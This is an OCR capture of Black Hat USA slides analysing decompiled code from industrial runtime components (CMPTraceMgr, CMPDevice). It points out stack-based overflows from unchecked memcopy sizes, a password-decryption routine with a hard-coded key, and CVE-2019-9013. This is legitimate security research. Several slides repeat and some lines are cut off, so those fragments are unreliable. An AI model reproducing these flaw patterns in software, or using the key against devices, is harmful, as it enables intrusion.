
Analysis Results: Components, CMPTraceMgr

```
int SignupCmpTraceMgrServiceHandler()
{
  return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMgrServiceHandlerPointer);
}
```

```
switch ( *(_WORD *)(data + 6) )
{
  case 1:
    TraceMgrGetAllPackets(data, p_service_layer_p, service_id, (int *)&initializy_reiceved_data);
    goto finito;
  case 2:
    TraceMgrPacketCreateByTags(data, p_service_layer_p, service_id, &initializy_reiceved_data);
    goto finito;
  case 3:
    TraceMgrPacketDeleteByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
    goto finito;
  case 4:
    TraceMgrPacketCompleteByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
    goto finito;
  case 5:
    TraceMgrPacketOpenByTagAndSendHandle(data, p_service_layer_p, service_id, (int *)&initializy_reiceved_data);
    goto finito;
```

```
if ( tag_id == 0x14 )
{
  BTagReaderGetContent(hReader, &tag_14, &tag_size);
  memcopy(&p_trace_packet_configuration.ulBufferEntries, tag_14, tag_size);
}
```

```
else
{
  BTagReaderGetContent(hReader, &tag_14, &tag_size);
  memcopy(&p_trace_packet_configuration.ulEveryNCycles, tag_14, tag_size);
}
```


black hat
USA 202
ts, CMPTraceMgr
int SignupCmpTraceMgrServiceHandler()
{
return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMg
}
switch (*(_WORD *)(data + 6))
{
case 1:
TraceMgrGetAllPackets(data, p_service_layer_p, service_id, (int *)&initializy
goto finito;
case 2:
TraceMgrPacketCreateByTags(data, p_service_layer_p, service_id, &initializy_r
goto finito;
case 3:
TraceMgrPacketDeleteByTag(data, p_service_layer_p, service_id, &initializy_rei
goto finito;
case 4:
TraceMgrPacketCompleteByTag(data, p_service_layer_p, service_id, &initializy_r
goto finito;
case 5:
TraceMgrPacketOpenByTagAndSendHandle(data, p_service_layer_p, service_id, (int *)&initializy_reiceved_data);
goto finito;
Stack Based
Overflow
ntent(hReader, &tag_14, &tag_size);
e_packet_configuration.ulBufferEntries, tag_14, tag_size);
BTagReaderGetContent(hReader, &tag_14, &tag_size);
memcopy(&p_trace_packet_configuration.ulEveryNCycles, tag_14, tag_size);
}
#BHUSA @BlackHatEvents

Analysis Results: Components, CMPTraceMgr

```
int SignupCmpTraceMgrServiceHandler()
{
  return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMgrServiceHandlerPointer);
}
```

```
case 0xD:
  TraceMgrRecordAddByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xE:
  TraceMgrRecordRemoveByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xF:
  TraceMgrRecordGetConfigByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0x10:
  TraceMgrPacketResetTriggerByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
```

```
default:
  trace_record_configuation.field_48 = trace_record_configuation.tvaAddress;
  trace_record_configuation.field_4C = trace_record_configuation.tcClass;
  trace_record_configuation.field_50 = trace_record_configuation.ulSize;
  ulGraphColor = trace_record_configuation.ulGraphColor;
  ulGraphType = trace_record_configuation.ulGraphType;
  ulMinWarningColor = trace_record_configuation.ulMinWarningColor;
  ulMAxWarningColor = trace_record_configuation.ulMAxWarningColor;
  v7 = TraceMgrAddNewRecordPartByTag(tagid, (int)hReader, &trace_record_configuation.field_44);
```

Analysis Results: Components, CMPTraceMgr


```
int SignupCmpTraceMgrServiceHandler()
{
  return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMgrServiceHandlerPointer);
}
```

```
case 0xD:
  TraceMgrRecordAddByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xE:
  TraceMgrRecordRemoveByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xF:
  TraceMgrRecordGetConfigByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0x10:
  TraceMgrPacketResetTriggerByTag(data, p_service_layer_p, service_id, &initializy_reiceved_data);
```

```
default:
  trace_record_configuation.field_48 = trace_record_configuation.tvaAddress;
  trace_record_configuation.field_4C = trace_record_configuation.tcClass;
  trace_record_configuation.field_50 = trace_record_configuation.ulSize;
  ulGraphColor = trace_record_configuation.ulGraphColor;
  ulGraphType = trace_record_configuation.ulGraphType;
  ulMinWarningColor = trace_record_configuation.ulMinWarningColor;
  ulMAxWarningColor = trace_record_configuation.ulMAxWarningColor;
  v7 = TraceMgrAddNewRecordPartByTag(tagid, (int)hReader, &trace_record_configuation.field_44);
```

```
case 0x21:
  BTagReaderGetContent(hReader, tag_2, &tag_size);
  memcopy(trace_record + 4, tag_2[0], tag_size);
  break;
case 0x25:
  BTagReaderGetContent(hReader, tag_2, &tag_size);
  memcopy(trace_record + 32, tag_2[0], tag_size);
  break;
case 0x26:
  BTagReaderGetContent(hReader, tag_2, &tag_size);
  memcopy(trace_record + 36, tag_2[0], tag_size);
  break;
default:
  break;
```

```
else
{
  offset_in_trace_record = trace_record + 8;
}
memcopy(offset_in_trace_record, tag_2[0], size_to_copy_from_tag);
```


black hat
USA 202
ts, CMPTraceMgr
Stack Based Overflow
int SignupCmpTraceMgrServiceHandler()
{
return ServerRegisterServiceHandler_0(0xF, (int)CmpTraceMg
}
case 0xD:
TraceMgrRecordAddByTag(data, p_service_layer_p, service_id, &initial
goto finito;
case 0xE:
TraceMgrRecordRemoveByTag(data, p_service_layer_p, service_id, &init
goto finito;
case 0xF:
TraceMgrRecordGetConfigByTag(data, p_service_layer_p, service_id, &i
goto finito;
case 0x10:
TraceMgrPacketResetTriggerByTag(data, p_service_layer_p, service_id,
ent(hReader, tag_2, &tag_size);
d + 4, tag_2[0], tag_size);
ent(hReader, tag_2, &tag_size);
ord + 32, tag_2[0], tag_size);
ent(hReader, tag_2, &tag_size);
ord + 36, tag_2[0], tag_size);
break;
default:
trace_record_configuation.field_48 = trace_record_configuation.tvaAddress;
trace_record_configuation.field_4C = trace_record_configuation.tcClass;
trace_record_configuation.field_50 = trace_record_configuation.ulSize;
ulGraphColor = trace_record_configuation.ulGraphColor;
ulGraphType = trace_record_configuation.ulGraphType;
ulMinWarningColor = trace_record_configuation.ulMinWarningColor;
ulMAxWarningColor = trace_record_configuation.ulMAxWarningColor;
v7 = TraceMgrAddNewRecordPartByTag(tagid, (int)hReader, &trace_record_configuation.field_44);
else
{
offset_in_trace_record = trace_record + 8;
}
memcopy(offset_in_trace_record, tag_2[0], size_to_copy_from_tag);
#BHUSA @BlackHatEvents

Analysis Results: Components, CMPDevice

```
285         BTagReaderGetTagId((signed int)&hreader, &tag_id, v44);
286         switch ( tag_id )
287         {
288           case 0x23:
289             BTagReaderGetContent((int)&hreader, (int)&buffer, (int)&size);
290             break;
291           case 0x81:
292             while ( 1 )
293             {
294               BTagReaderMoveNext((int)&hreader, (int)&pointer_to_session_id_block);
295               if ( pointer_to_session_id_block )
296                 break;
297               BTagReaderGetTagId((signed int)&hreader, &tag_id, v46);
298               if ( tag_id == 0x10 )
299               {
300                 BTagReaderGetContent((int)&hreader, (int)&username, (int)&size);
301               }
302               else if ( tag_id == 0x11 )
303               {
304                 BTagReaderGetContent((int)&hreader, (int)&hashed_password, (int)&size);
305                 p_size = size;
306               }
307               else
308               {
309                 BTagReaderSkipContent(&hreader);
310               }
311               BTagReaderSkipContent(&hreader);
312               BTagReaderMoveNext((int)&hreader, (int)&pointer_to_session_id_block);
313             }
314             break;
```

Analysis Results: Components, CMPDevice

```
285         BTagReaderGetTagId((signed int)&hreader, &tag_id, v44);
286         switch ( tag_id )
287         {
288           case 0x23:
289             BTagReaderGetContent((int)&hreader, (int)&buffer, (int)&size);
290             break;
291           case 0x81:
292             while ( 1 )
293             {
294               BTagReaderMoveNext((int)&hreader, (int)&pointer_to_session_id_block);
295               if ( pointer_to_session_id_block )
296                 break;
297               BTagReaderGetTagId((signed int)&hreader, &tag_id, v46);
298               if ( tag_id == 0x10 )
299               {
300                 BTagReaderGetContent((int)&hreader, (int)&username, (int)&size);
301               }
302               else if ( tag_id == 0x11 )
303               {
304                 BTagReaderGetContent((int)&hreader, (int)&hashed_password, (int)&size);
305                 p_size = size;
306               }
307               else
308               {
309                 BTagReaderSkipContent(&hreader);
310               }
311               BTagReaderSkipContent(&hreader);
312               BTagReaderMoveNext((int)&hreader, (int)&pointer_to_session_id_block);
313             }
314             break;
```

Analysis Results: Components, CMPDevice

```
else
{
  UserMgrGetChallenge(&challange);
  hashed_password_1 = (int)hashed_password;
}
if ( hashed_password_1 && crypt_Type )
{
  p_crypt_type = *crypt_Type;
  decrypted_password_1 = &decrypted_password;
  session_id_2 = 0xFF;
  UserMgrDecryptPassword(
    hashed_password_1,
    decruypted_passwored,
    p_crypt_type,
    challange,
    (int)&decrypted_password,
    &session_id_2);
  v64 = 0xFE;
}
else
{
  if ( !decrypted_password_1 )
    goto LABEL_137;
  v64 = p_size - 1;
}
if ( decrypted_password_1[v64] )
  decrypted_password_1[v64] = 0;
_137:
v65 = UserMgrLogin(username, (int)&session_login_checl_succeeded);
```

Analysis Results: Components, CMPDevice

```
else
{
  UserMgrGetChallenge(&challange);
  hashed_password_1 = (int)hashed_password;
}
if ( hashed_password_1 && crypt_Type )
{
  p_crypt_type = *crypt_Type;
  decrypted_password_1 = &decrypted_password;
  session_id_2 = 0xFF;
  UserMgrDecryptPassword(
    hashed_password_1,
    decruypted_passwored,
    p_crypt_type,
    challange,
    (int)&decrypted_password,
    &session_id_2);
  v64 = 0xFE;
}
else
{
  if ( !decrypted_password_1 )
    goto LABEL_137;
  v64 = p_size - 1;
}
if ( decrypted_password_1[v64] )
  decrypted_password_1[v64] = 0;
_137:
v65 = UserMgrLogin(username, (int)&session_login_checl_succeeded);
```

Analysis Results: Components, CMPDevice

```
28  strcpy((int)&v14, "zeDR96EfU#27vuph7Thub?phaDr*rUbR");
29  if ( decrypted_buffer )
30  {
31    v11 = *a6;
32    if ( a2 <= *a6 )
33    {
34      v15 = a4;
35      v16 = v8;
36      v17 = v8;
37      v18 = v8;
38      memset(decrypted_buffer, v8, v11);
39      if ( total_len > 0 )
40      {
41        counter = v8;
42        v13 = v8;
43        do
44        {
45          *(_BYTE *)(decrypted_buffer + counter) = (v19[v13 - 4] + v19[v8++ - 37]) ^ *(_BYTE *)(v6 + counter);
46          ++counter;
47          if ( strlen((unsigned __int8 *)&v14) == v8 )
48            v8 = 0;
49          if ( v13 == 3 )
50            v13 = 0;
51          else
52            ++v13;
53        }
54        while ( total_len > counter );
55      }
56      result = 0;
```

Analysis Results: Components, CMPDevice

CVE-2019-9013 Detail

Description

